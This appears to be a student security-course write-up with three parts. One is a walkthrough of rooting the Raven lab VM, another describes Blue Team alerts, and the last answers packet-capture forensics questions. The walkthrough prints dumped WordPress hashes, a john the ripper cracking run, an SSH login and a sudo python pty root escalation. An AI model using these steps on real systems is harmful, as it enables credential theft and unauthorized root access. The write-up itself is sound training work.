
```
                          | flag4          |                  | inherit      | clo
sed          | closed     |                 | 4-revision-v1 |              |
  | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                              |
      4 | http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/
 |           0 | revision  |                 |                 0 |
|  7 |           2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc0
1ab56b50591e7dccf93122770cd2}
```

- flag4.txt: flag4{715dea6c055b9fe3337544932f2941ce}
  - **Exploit Used**
    - Found user steven's password hash in the wordpress database.
    - Created a text file containing the hashes: **passhases.txt**
    - Cracked the hash with john the ripper pw: **pink84**
    - Used ssh to remote log into steven's profile.
    - Used a python command to escalate to root privileges
    - Used ls in the root directory to find the flag text file.
  - **Command**
    - john --wordlist=/usr/share/wordlists/rockyou.txt passhases.txt
    - ssh steven@192.168.1.110


- sudo python -c ‘import pty;pty.spawn(“/bin/bash”);’



```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.01 sec)

mysql> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> describe wp_users;
+---------------------+---------------------+------+-----+---------------------+----------------+
| Field               | Type                | Null | Key | Default             | Extra          |
+---------------------+---------------------+------+-----+---------------------+----------------+
| ID                  | bigint(20) unsigned | NO   | PRI | NULL                | auto_increment |
| user_login          | varchar(60)         | NO   | MUL |                     |                |
| user_pass           | varchar(255)        | NO   |     |                     |                |
| user_nicename       | varchar(50)         | NO   | MUL |                     |                |
| user_email          | varchar(100)        | NO   | MUL |                     |                |
| user_url            | varchar(100)        | NO   |     |                     |                |
| user_registered     | datetime            | NO   |     | 0000-00-00 00:00:00 |                |
| user_activation_key | varchar(255)        | NO   |     |                     |                |
| user_status         | int(11)             | NO   |     | 0                   |                |
| display_name        | varchar(250)        | NO   |     |                     |                |
+---------------------+---------------------+------+-----+---------------------+----------------+
10 rows in set (0.00 sec)

mysql> select user_login, user_pass from wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |
| steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ |
+------------+------------------------------------+
2 rows in set (0.00 sec)

mysql> █
```




```
root@Kali:~/Documents# john --wordlist=/usr/share/wordlists/rockyou.txt passhases.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:09 0.19% (ETA: 18:20:15) 0g/s 3627p/s 7276c/s 7276C/s cali4nia..062488
pink84          (user2)
1g 0:00:00:40 1.48% (ETA: 17:46:41) 0.02496g/s 6211p/s 7356c/s 7356C/s beetle2..barca100
1g 0:00:01:38 4.13% (ETA: 17:41:06) 0.01019g/s 6941p/s 7409c/s 7409C/s cf1969..celos
1g 0:00:02:31 6.62% (ETA: 17:39:34) 0.006604g/s 7119p/s 7422c/s 7422C/s 552289..54774000
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session aborted
```



```
/usr/bin/procmail
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/sbin/sensible-mda
/sbin/mount.nfs
/sbin/mount.cifs
find: `/home/vagrant/.ansible': Permission denied
find: `/home/vagrant/.ssh': Permission denied
find: `/sys/kernel/debug': Permission denied
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven# █
```

```
root@Kali:~# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user hashes
```




```
flag4.txt
root@target1:~# cat flag.txt
cat: flag.txt: No such file or directory
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~# 
```

Blue Team: Summary of Operations

Table of Contents

Network Topology


NMAP scan of the entire network revealed multiple VMs to target for attacks. The information on these targets is below.



- VM1: TARGET1
  - **Operating System**: Linux Operating System
  - **Purpose**: HTTP web server allowing remote access of resources and network file sharing services

    - **IP Address**: 192.168.1.110
- VM 2: TARGET2
    - **Operating System**: Linux Operating System
    - **Purpose**: HTTP web server allowing remote access of resources and network file sharing services
    - **IP Address**: 192.168.1.115

Screenshot of NMAP scan:



```
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00077s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00042s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.110
Host is up (0.00057s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.115
Host is up (0.00077s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Description of Targets

The target of this attack was: Target 1 machine at IP address 192.168.1.110

Target 1 is an Apache web server and has SSH enabled, so ports 80 and 22 are possible ports of entry for attackers. As such, the following alerts have been implemented:

Monitoring the Targets

Traffic to these services should be carefully monitored. To this end, we have implemented the alerts below:

HTTP Excessive Errors

HTTP Excessive Errors is implemented as follows:

- **Metric**: count of grouped over top 5 http response status codes
- **Threshold**: above 400 for the last 5 minutes
- **Vulnerability Mitigated**: This alert can help mitigate a brute force attack, notifying administrators of repeated unauthorized attempts to access sensitive resources.

- **Reliability**: This alert operated as intended, with high reliability.. The amount of improper HTTP requests needed to generate the alert was not achieved in our attacking activity, and the alert did not generate false positives.

HTTP Request Size Monitor

HTTP Request Size Monitor is implemented as follows:

- **Metric**: sum of HTTP request bytes over all documents
- **Threshold**: above 3500 for the last 1 minute
- **Vulnerability Mitigated**: Can help to mitigate against SQL injection attacks, in which large requests are made by unauthorized users to create, read, modify or delete data in the WordPress database
- **Reliability**: Similarly to HTTP Errors, the Request Size monitor did not alert on false positives, as our attacking largely did not rely on HTTPS requests. This alert was seen as reliable during the activity.

CPU Usage Monitor

CPU Usage Monitor is implemented as follows:

- **Metric**: max of system process cpu total pct over all documents
- **Threshold**: above 0.5 for the last 5 minutes
- **Vulnerability Mitigated**: Attempts to control the amount of processing power used to transmit resources from the web server to requesting clients, mitigating against DOS attacks that would impede legitimate access
- **Reliability**: This alert was triggered just a few times during our attacking portion, as we initially attempted WPScan to gain access to the WordPress database. This alert was seen as reliable as it did not generate other false positives, as we relied more heavily on SMB protocol.

Network Forensic Analysis Report

TODO Complete this report as you complete the Network Activity on Day 3 of class.

Time Thieves

You must inspect your traffic capture to answer the following questions:

1. What is the domain name of the users' custom site?

   frank-n-ted.com


2. What is the IP address of the Domain Controller (DC) of the AD network?

   10.6.12.157

3. What is the name of the malware downloaded to the 10.6.12.203 machine?

   June11.dll

4. Upload the file to VirusTotal.com.



d36366666b407fe5527b96696377ee7ba9b609c8ef4561fa76af218ddd764dec

53 / 68

53 security vendors flagged this file as malicious

d36366666b407fe5527b96696377ee7ba9b609c8ef4561fa76af218ddd764dec
Google ipdate
invalid-signature overlay pedll signed

549.84 KB
Size

2021-05-03 11:16:52 UTC
5 days ago

Ad-Aware	Trojan.Mint.Zamg.O	AegisLab	Trojan.Win32.Yakes.4!c
AhnLab-V3	Malware/Win32.RL_Generic.R346613	Alibaba	TrojanSpy:Win32/Yakes.56555f48
ALYac	Trojan.Mint.Zamg.O	SecureAge APEX	Malicious
Arcabit	Trojan.Mint.Zamg.O	Avast	Win32:DangerousSig [Trj]
AVG	Win32:DangerousSig [Trj]	Avira (no cloud)	TR/AD.ZLoader.ladbd
BitDefender	Trojan.Mint.Zamg.O	BitDefenderTheta	Gen:NN.ZedlaF.34686.lu9@aul7OQgi
Bkav Pro	W32.AIDetect.malware1	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
Cylance	Unsafe	Cynet	Malicious (score: 100)

5. What kind of malware is this classified as? Trojan Horse

Vulnerable Windows Machine

1. Find the following information about the infected Windows machine:

   - Host name: **Rotterdam-PC**
   - IP address: **172.16.4.205**
   - MAC address: **LenovoEM_b0:63:a4 (00:59:07:b0:63:a4)**

2. What is the username of the Windows user whose computer is infected?
   matthijs.devries
3. What are the IP addresses used in the actual infection traffic?
   182.243.115.84
4. As a bonus, retrieve the desktop background of the Windows host.
   Aloe plant

Illegal Downloads

1. Find the following information about the machine with IP address 10.0.0.201:

   ○ MAC address: **Msi_18:66:c8 (00:16:17:18:66:c8)**
   ○ Windows username: **elmer.blanco (kerberos.CNameString)**
   ○ OS version: **Microsoft Edge using Windows 10**.
2. Which torrent file did the user download?

   Betty_Boop_Rythum_on_the_Reservation.avi.torrent